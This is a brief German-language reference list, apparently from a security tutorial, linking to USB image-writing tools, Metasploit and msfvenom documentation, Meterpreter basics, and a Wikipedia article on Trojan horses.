<https://www.balena.io/etcher/>  
<https://rufus.ie/>

## Erklärung

<https://docs.rapid7.com/metasploit/>  
<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>  
<https://de.wikipedia.org/wiki/Trojanisches_Pferd_(Computerprogramm)>  
<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>  
<https://www.offensive-security.com/metasploit-unleashed/exploits/>  
<https://www.offensive-security.com/metasploit-unleashed/>